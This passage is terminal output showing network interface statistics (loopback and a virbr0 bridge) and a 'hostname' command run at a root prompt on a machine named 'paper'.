    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 540310  bytes 111041976 (105.8 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 97476  bytes 32306887 (30.8 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 97476  bytes 32306887 (30.8 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    inet 192.168.122.1  netmask 255.255.255.0  broadcast 192.168.122.255
    ether 52:54:00:9b:e7:f7  txqueuelen 1000  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@paper ~]# hostname
paper
[root@paper ~]#
```